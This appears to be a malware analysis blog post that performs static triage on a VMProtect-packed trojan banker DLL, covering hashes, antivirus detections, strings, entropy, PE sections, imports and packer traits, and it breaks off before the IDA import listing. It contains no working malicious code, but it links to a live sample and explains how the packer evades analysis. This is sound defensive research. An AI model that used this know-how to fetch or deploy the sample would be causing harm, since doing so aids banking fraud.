

# Overview about a typical trojan banker

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## Introduction

Few days ago, I received a sample of a trojan banker (possibly, a Brazilian malware, but the remote server is not active this time). It can be downloaded from the following link:

<https://www.hybrid-analysis.com/sample/7e4da0be4da21c81ea562b6c98ba6e51f133ac3e49a2d2f06ceb720c2784072e?environmentId=100>

In this article, we are using the following environment malware: VMware Workstation, a virtual machine running Windows 7 SP1 x86 and another virtual machine running Kali Linux 2.x with Volatility 2.6 already installed. Of course, it is not complicated to install it, but it would not be suitable to describe the process here.

## First information

Obviously, as usual, let's start collecting information about the infected file itself and all respective hashes:

```
root@kali:/analysis# file banker_trojan.bin
```

```
banker_trojan.bin: PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB), for MS Windows
```

```
root@kali:/analysis# rahash2 -a md5,sha1,sha256 banker_trojan.bin
```

```
banker_trojan.bin: 0x00000000-0x001e98a7 md5: 6e9f5f6ded365f78b8a0930ad2e04bd8
```

```
banker_trojan.bin: 0x00000000-0x001e98a7 sha1: 3cec77e8b37f179f6a8f54b4e4d500891ec997d0
```

```
banker_trojan.bin: 0x00000000-0x001e98a7 sha256:
```

```
7e4da0be4da21c81ea562b6c98ba6e51f133ac3e49a2d2f06ceb720c2784072e
```

It's sad that the malware's author has not provided us the symbols for making our analysis easier.

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Next step is to check what the main anti-viruses programs tell us about our trojan (a DLL file) by using Viper, as shown below:

```
viper banker trojan.bin > virustotal -v
[+] VirusTotal Report for 6e9f5f6ded365f78b8a0930ad2e04bd8:
[*] Detecting engines:
```

Antivirus	Signature
ALYac	Gen:Variant.Graftor.364335
AVG	Win32:DangerousSig [Trj]
Ad-Aware	Gen:Variant.Symmi.75117
AhnLab-V3	Malware/Gen.Generic.C1862515
Arcabit	Trojan.Symmi.D1256D
Avast	Win32:DangerousSig [Trj]
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9988
BitDefender	Gen:Variant.Symmi.75117
DrWeb	Trojan.PWS.Banker1.22762
ESET-NOD32	a variant of Win32/Packed VMPProtect.AG
Emsisoft	Gen:Variant.Symmi.75117 (B)
F-Secure	Gen:Variant.Symmi.75117
GData	Gen:Variant.Symmi.75117
Ikarus	Trojan-Banker.Win32.Generic
Invincea	heuristic
K7AntiVirus	Unwanted-Program ( 0050fbf81 )
K7GW	Unwanted-Program ( 0050fbf81 )
Kaspersky	Trojan-Banker.Win32.Generic
McAfee	Packed-GV!6E9F5F6DED36
McAfee-GW-Edition	Packed-GV!6E9F5F6DED36
MicroWorld-eScan	Gen:Variant.Symmi.75117
Microsoft	TrojanSpy:Win32/Anobrank.A
Panda	Trj/Genetic.gen
Rising	Malware.Generic.1!tfe (thunder:3spA0ypLWUP)
SentinelOne	static engine - malicious
Sophos	Mal/EncPk-AAL
Symantec	ML.Attribute.HighConfidence
Tencent	Win32.Trojan-banker.Generic.Wskt
VBA32	TrojanBanker.Generic
Zillya	Trojan.GenericKDCRTD.Win32.11603
ZoneAlarm	Trojan-Banker.Win32.Generic

```

[*] 31 out of 61 antivirus detected 6e9f5f6ded365f78b8a0930ad2e04bd8 as malicious.
[*] https://www.virustotal.com/file/7e4da0be4da21c81ea562b6c98ba6e51f133ac3e49a2d2

```

As we can see, it is a malicious file. Furthermore, the output shows little possible good information:

- It could have been packed by using **VMPProtect**.
- It seems to be **trojan banker**, actually.
- Eventually, it might be a spy program that steals typed information (bank account number and passwords) as well takes pictures of the system's screen.

We are going to confirm this information later.

Checking the strings is another good option. However, as the output is a bit long, it is appropriate to restrict it by listing strings longer than 15 characters, as shown below:

```
root@kali:/analysis# strings -a -n15 banker_trojan.bin
```

```

Thawte Certification1
Thawte Timestamping CA0
201230235959Z0^1
Symantec Corporation100.
'Symantec Time Stamping Services CA - G20
http://ocsp.thawte.com0
.http://crl.thawte.com/ThawteTimestampingCA.crl0
TimeStamp-2048-10
Symantec Corporation100.
'Symantec Time Stamping Services CA - G20
201229235959Z0b1
Symantec Corporation1402
+Symantec Time Stamping Services Signer - G40
http://ts-ocsp.ws.symantec.com07
+http://ts-aia.ws.symantec.com/tss-ca-g2.cer0<
+http://ts-crl.ws.symantec.com/tss-ca-g2.crl0(
TimeStamp-2048-20
Greater Manchester1
COMODO CA Limited1#0!
COMODO RSA Code Signing CA0
*d. 13 korp. 1 pom. 8P, kom.4, ul. Kosygina1
YUPITER-STROI, 0001
YUPITER-STROI, 0000
https://secure.comodo.net/CPS0C
2http://crl.comodoca.com/COMODORSACodeSigningCA.crl0t
2http://crt.comodoca.com/COMODORSACodeSigningCA.crt0$
http://ocsp.comodoca.com0
Greater Manchester1
COMODO CA Limited1+0)
"COMODO RSA Certification Authority0
280508235959Z0}1
Greater Manchester1
COMODO CA Limited1#0!
COMODO RSA Code Signing CA0
;http://crl.comodoca.com/COMODORSACertificationAuthority.crl0q
/http://crt.comodoca.com/COMODORSAAAddTrustCA.crt0$
http://ocsp.comodoca.com0
Greater Manchester1
COMODO CA Limited1#0!
COMODO RSA Code Signing CA
Symantec Corporation100.
'Symantec Time Stamping Services CA - G2
170417164514Z0#

```

Highlighting only the URLs, we have the following:

```

root@kali:/analysis# strings banker trojan.bin | grep -i http
Lhttp://pki-crl.symauth.com/ca_219679623e6b4fa507d638cbeba72ecb/LatestCRL.crl07
http://pki-ocsp.symauth.com0
ehhttp://pki-crl.symauth.com/offlineca/TheInstituteofElectricalandElectronicsEngineersIncIEEEERootCA.crl0
http://ocsp.thawte.com0
.http://crl.thawte.com/ThawteTimestampingCA.crl0
http://ts-ocsp.ws.symantec.com07
+http://ts-aia.ws.symantec.com/tss-ca-g2.cer0<
+http://ts-crl.ws.symantec.com/tss-ca-g2.crl0(
https://secure.comodo.net/CPS0C
2http://crl.comodoca.com/COMODORSACodeSigningCA.crl0t
2http://crt.comodoca.com/COMODORSACodeSigningCA.crt0$
http://ocsp.comodoca.com0
;http://crl.comodoca.com/COMODORSACertificationAuthority.crl0q
/http://crt.comodoca.com/COMODORSAAAddTrustCA.crt0$
http://ocsp.comodoca.com0

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Clearly, the websites listed above are related to digital certification. Additionally, we should remember that **ocsp.comodoca.com** is a web service (from Comodo in UK), which allows different clients to check whether a SSL certificate is really valid (it could be have been revoked). Unfortunately, the **ocsp.comodoca.com** has not a very good reputation when we are talking about

malwares. It is important to make clear that many companies continue classifying it as safe, though the Comodo itself has been classified as suspicious. Other websites (***symauth.com and thawte.com***) are also related to the verification and checking if the certificate was or not revoked, and they are associated to their companies **Symantec (USA) and Thawte(USA and South Africa)**.

For now, we are not sure whether the malware is packed or not, but we can check it against VMprotect strings because the initial output using Viper:

```
root@kali:/analysis# strings banker_trojan.bin | grep -i vmprotect
VMProtect Software1
VMProtect Software CA0
VMProtect Client ipn56721
VMProtect Software0
VMProtect Software1
VMProtect Software CA0
VMProtect Software1
VMProtect Software CA
```

Look at the output. We have a second (weak) evidence about the VMProtect' s presence.

Analyzing the binary itself, we have a better idea about the malware as shown below (edited output because it is very long and complete):

```
root@kali:/analysis# /root/software/ds/pecheck.py banker_trojan.bin
```

PE check for 'banker\_trojan.bin':

**Entropy: 7.976971** (Min=0.0, Max=8.0)

**MD5** hash: 6e9f5f6ded365f78b8a0930ad2e04bd8

**SHA-1** hash: 3cec77e8b37f179f6a8f54b4e4d500891ec997d0

**SHA-256** hash: 7e4da0be4da21c81ea562b6c98ba6e51f133ac3e49a2d2f06ceb720c2784072e

**SHA-512** hash:

9699656545e9b6c1440011a29cdc6f67564a0c09c8298180ac80870d1dddaa69ff314a14467e57934  
be875de80d17ad8b76935ebcc50b3810ef507291410f25c

.text entropy: 0.000000 (Min=0.0, Max=8.0)

.data entropy: 0.000000 (Min=0.0, Max=8.0)

.rdata entropy: 0.000000 (Min=0.0, Max=8.0)

.eh\_fram entropy: 0.000000 (Min=0.0, Max=8.0)

.bss entropy: 0.000000 (Min=0.0, Max=8.0)

.edata entropy: 0.000000 (Min=0.0, Max=8.0)

.idata entropy: 0.000000 (Min=0.0, Max=8.0)

.CRT entropy: 0.000000 (Min=0.0, Max=8.0)

**.tls entropy: 0.483985** (Min=0.0, Max=8.0)

..bla0 entropy: 0.000000 (Min=0.0, Max=8.0)

**..bla1 entropy: 7.978251** (Min=0.0, Max=8.0)

.reloc entropy: 2.808567 (Min=0.0, Max=8.0)

....

PEiD:

Error: signature database missing → PeiD is unable to detect the packer. ☹

Entry point:

ep: 0x003f97bb

ep address: 0x661797bb

Section: **..bla1**

ep offset: 0x001e7dbb

Overlay:

Start offset: 0x001e8000

Size: 0x000018a8 **6.2 KB** 0.31%

MD5: fd0138dbef6457be925a7e6d8d2d959e

SHA-256: 2443a099b68bf1ba1b2bde34f3f00095ef02bd8af6f1b73aafe752d10db796e9

MAGIC: a8180000 ❓...

PE file without overlay:

MD5: 407e7da5304789830c8d6bc9fba8947b

SHA-256: b229b55addc9827d7d256a887014fed5ee28fadaac3e8f2cc4459ff7923688a

From the output above, we have learned that:

- The total **entropy is 7.976971**, indicating that the malware is likely packed.
- The **..bla1 section** holds almost whole entropy.
- Probably, the **..bla0 section** will be written by the unpacked malware.
- There is a **TLS section**, so something is being executed before the **entry point (EP)**.
- There is a small **overlay** in the file and it could be the certificate.

Many people prefer using Radare2 to check only the entropy, so we can also use it here:

```
root@kali:/analysis# rabin2 -K entropy -S banker trojan.bin
[Sections]
idx=00 vaddr=0x65d81000 paddr=0x00000000 sz=0 vsz=8192 perm=m-r-x entropy=00000000 name=.text
idx=01 vaddr=0x65d83000 paddr=0x00000000 sz=0 vsz=4096 perm=m-rw- entropy=00000000 name=.data
idx=02 vaddr=0x65d84000 paddr=0x00000000 sz=0 vsz=4096 perm=m-r-- entropy=00000000 name=.rdata
idx=03 vaddr=0x65d85000 paddr=0x00000000 sz=0 vsz=4096 perm=m-r-- entropy=00000000 name=.eh_fra
idx=04 vaddr=0x65d86000 paddr=0x00000000 sz=0 vsz=4096 perm=m-rw- entropy=00000000 name=.bss
idx=05 vaddr=0x65d87000 paddr=0x00000000 sz=0 vsz=4096 perm=m-r-- entropy=00000000 name=.edata
idx=06 vaddr=0x65d88000 paddr=0x00000000 sz=0 vsz=4096 perm=m-rw- entropy=00000000 name=.idata
idx=07 vaddr=0x65d89000 paddr=0x00000000 sz=0 vsz=4096 perm=m-rw- entropy=00000000 name=.CRT
idx=08 vaddr=0x65d8a000 paddr=0x00000400 sz=512 vsz=4096 perm=m-rw- entropy=00000000 name=.tls
idx=09 vaddr=0x65d8b000 paddr=0x00000000 sz=0 vsz=2125824 perm=m-r-x entropy=00000000 name=..bla0
idx=10 vaddr=0x65f92000 paddr=0x00000600 sz=1996000 vsz=1998848 perm=m-r-x entropy=07000000 name=..bla1
idx=11 vaddr=0x6617a000 paddr=0x001e7e00 sz=512 vsz=4096 perm=m-r-- entropy=02000000 name=.reloc


12 sections
```

Physical size equal to zero, but the virtual size is equal to 2125824, so it is another clue that this section will receive the unpacked code.

Another checking of the entropy, which shows a graph, follows:


```
root@kali:/analysis# binwalk -E banker_trojan.bin
```

DECIMAL	HEXADECIMAL	ENTROPY
0	0x0	Falling entropy edge (0.303279)
39936	0x9C00	Falling entropy edge (0.776267)
66560	0x10400	Rising entropy edge (0.966416)
77824	0x13000	Rising entropy edge (0.974117)
88896	0x13C00	Falling entropy edge (0.826613)
88064	0x15800	Falling entropy edge (0.845236)
91136	0x16400	Falling entropy edge (0.832765)
96256	0x17800	Falling entropy edge (0.816247)
105472	0x19C00	Falling entropy edge (0.804895)
108544	0x1A800	Falling entropy edge (0.822379)
111616	0x1B400	Falling entropy edge (0.808026)
117760	0x1CC00	Falling entropy edge (0.837397)
126976	0x1F000	Falling entropy edge (0.849865)
134144	0x20C00	Falling entropy edge (0.824591)
136192	0x21400	Falling entropy edge (0.812328)
147456	0x24000	Falling entropy edge (0.772875)
155648	0x26000	Falling entropy edge (0.846428)
159744	0x27000	Falling entropy edge (0.843807)
163840	0x28000	Rising entropy edge (0.979136)
1695424	0x1CEC00	Falling entropy edge (0.811544)
1899520	0x1CFC00	Falling entropy edge (0.841479)
1905664	0x1D1400	Falling entropy edge (0.000000)
1914880	0x1D3800	Falling entropy edge (0.846103)
1917952	0x1D4400	Falling entropy edge (0.835629)
1920000	0x1D4C00	Falling entropy edge (0.845737)
1934336	0x1D8400	Falling entropy edge (0.821650)
1949696	0x1DC000	Falling entropy edge (0.837912)
1955840	0x1DD800	Falling entropy edge (0.822375)
1961984	0x1DF000	Falling entropy edge (0.846708)
1976320	0x1E2800	Falling entropy edge (0.828230)
1980416	0x1E3800	Falling entropy edge (0.844171)
1988608	0x1E5800	Falling entropy edge (0.846001)
1992704	0x1E6800	Falling entropy edge (0.846602)
1997824	0x1E7C00	Falling entropy edge (0.641789)



It is interesting to know the **offset point from where the entropy increases**. Nice. 😊


Finally, we confirm the packer used on this malware, its overlay and entropy by using **DiE**:




As we have already suspected:

- The malware was packed by using **VMProtect**.
- It was compiled by using **MinGW** and using the **GNU Linker**.

Additionally, the entropy's graph that is presented by the DiE is similar to that we have seen by using binwalk:



Using the same **DiE tool**, we can see the **overlay information**, which includes information about Thawte digital signature, as shown in the screenshot below:



If we have stopped collecting information here, probably it would be enough. Nevertheless, there are other great tools that could bring a more summarized view about the necessary information and, why not, useful hints. For example, let's run the **peframe tool** and check what it can do for us (red and blue colors are mine):

```
root@kali:/analysis# peframe banker_trojan.bin
```

**Short information**

```
-----
File type      PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB), for MS
Windows
File name      banker_trojan.bin
File size      2005160
Hash MD5       6e9f5f6ded365f78b8a0930ad2e04bd8
Compile time   1969-12-31 19:00:00 →ridiculous compile time!
Sections       12 (11 suspicious)
Directories    import, export, tls, relocation, security →Code being executed before the entry
point!
Detected       sign, antiddbg →probably there is an anti-debug technique
Dll            True
Import Hash    f498f281687f2d462ea27ca059308d46
....
```

**Import function**

```
-----
ADVAPI32.dll  6
KERNEL32.dll  17
```



msvcrt.dll 1 → It supports multi-thread and implements C Run Time support (native, mixed native and managed code as well managed code).  
WTSAPI32.dll 1 → It is a DLL related to Remote Desktop Service.  
USER32.dll 1

**Antidbg info**

-----  
GetLastError

**Export function**

CryptUIDlgCertM 0x65d81600  
DllMain@12 0x65d81730  
a8u34tA 0x65d81610



This exported functions will be used later. 😊

**Apialert info**

-----  
DeleteCriticalSection  
ExitProcess → It can means a known trick for stopping the debugging process. Obviously, setting a breakpoint here would be enough for evaluating the code better.  
GetCurrentProcess  
GetModuleFileNameW  
GetModuleHandleA  
GetProcAddress  
LoadLibraryA  
Sleep

**Sign info**

-----  
hash\_md5 94b81e4ce61bd8c51c0f2185742cfdd9  
block\_size 6312  
hash\_sha1 ed55b97a7e4d3874c25add2878d7ab9ff9be0980  
virtual\_address 1998848

**Filename found**

-----  
Library ADVAPI32.dll  
Library USER32.dll  
Library KERNEL32.dll  
Library msvcrt.dll  
Library WTSAPI32.dll  
Library wKZ3vc.dll → It could be an useful information.


**Url found**

-----  
http://ts-crl.ws.symantec.com/tss-ca-g2.crl0(  
http://ocsp.comodoca.com0  
http://crl.thawte.com/ThawteTimestampingCA.crl0

http://pki-crl.symauth.com/offlineca/TheInstituteofElectricalandElectronicsEngineersIncIEEEERootCA.crl0  
http://pki-ocsp.symauth.com0  
http://crl.comodoca.com/COMODORSACertificationAuthority.crl0q  
http://crl.comodoca.com/COMODORSACodeSigningCA.crl0t  
http://ocsp.thawte.com0  
http://crt.comodoca.com/COMODORSAAddTrustCA.crt0\$  
https://secure.comodo.net/CPS0C  
http://pki-crl.symauth.com/ca\_219679623e6b4fa507d638cbeba72ecb/LatestCRL.crl07  
http://ts-ocsp.ws.symantec.com07  
http://crt.comodoca.com/COMODORSACodeSigningCA.crt0\$  
http://ts-aia.ws.symantec.com/tss-ca-g2.cer0<

Another useful tool for acquire details about the malware is the **PortexAnalyzer** (<http://katjahahn.github.io/PortEx/>, written by Karsten Hahn), which it is executed by running the following command:


```
java -jar PortexAnalyzer.jar -o C:\analysis\banker_trojan.txt -p  
C:\analysis\banker_portanalyzer_image.jpg C:\analysis\banker_trojan.bin
```



The **Portex Analyzer** shows us another interesting information. As we already known, the IAT is packed in a protected malware. Thus, the information below exactly shows this fact because we have already learned that the **.bla1 section** is the packed section (high entropy):

data directory	rva	-> offset	size	in section	file offset
export table	0x2234d4	0x11ad4	0x76	11 ..bla1	0xf8
import table	0x232e38	0x21438	0xb4	11 ..bla1	0x100
certificate table	0x1e8000	0x1dd000	0x18a8	10 ..bla0	0x118
base relocation table	0x3fa000	0x1e7e00	0x128	12 .reloc	0x120
TLS table	0x3f372c	0x1e1d2c	0x28	11 ..bla1	0x140
<b>IAT</b>	<b>0x231000</b>	<b>0x1f600</b>	<b>0x88</b>	<b>11 ..bla1</b>	<b>0x158</b>

If you don't remember about this fact, it follows a quick picture on the packing process:



According to our analysis so far, the malware is using **VMProtect**, which is an excellent packer. Of course, it is not appropriate to make an extensive explanation about the topic, but few important points about the **VMProtect** follow below:

1. **This is a 32-bit DLL example.** However, most code protected with VMProtect is seen in **64-bit malwares**.
2. Any function from the original malware is removed of the IAT. This is means that IAT shown by **Portex Analyzer** and **peframe tools** is associated to the packer itself.
3. VMProtect checks the **file memory integrity**. Therefore, any attempt to change the malware on memory is easily detected.

4. Instructions (CPU code) are **virtualized** and transformed into virtual machine instructions (**RISC instruction**).
5. The **obfuscation** is **stack based**.
6. The virtualized code is **polymorphic**, so there are many representations referring the same CPU instruction.
7. The original code is **never entirely decrypted** on the memory.
8. There are **many dead and useless codes**. Thus, the static analysis is usually trouble.
9. There are **many hooks** on calls such as **LoadString( )** and **LdrAccessResource( )** functions (**resources are usually encrypted**).
10. It has few **anti-debugger** and **anti-vm** tricks.
11. Calls to **IAT functions** are replaced by **calls at VMProtect section (VMProtect's IAT)**.
12. There are also **fake push instructions**.

Thus, at this point, the IAT is useless for us because it is 100% from the packer. Anyway, the **IDA Pro** provides us the **Imports** as supplemental information, as shown below:

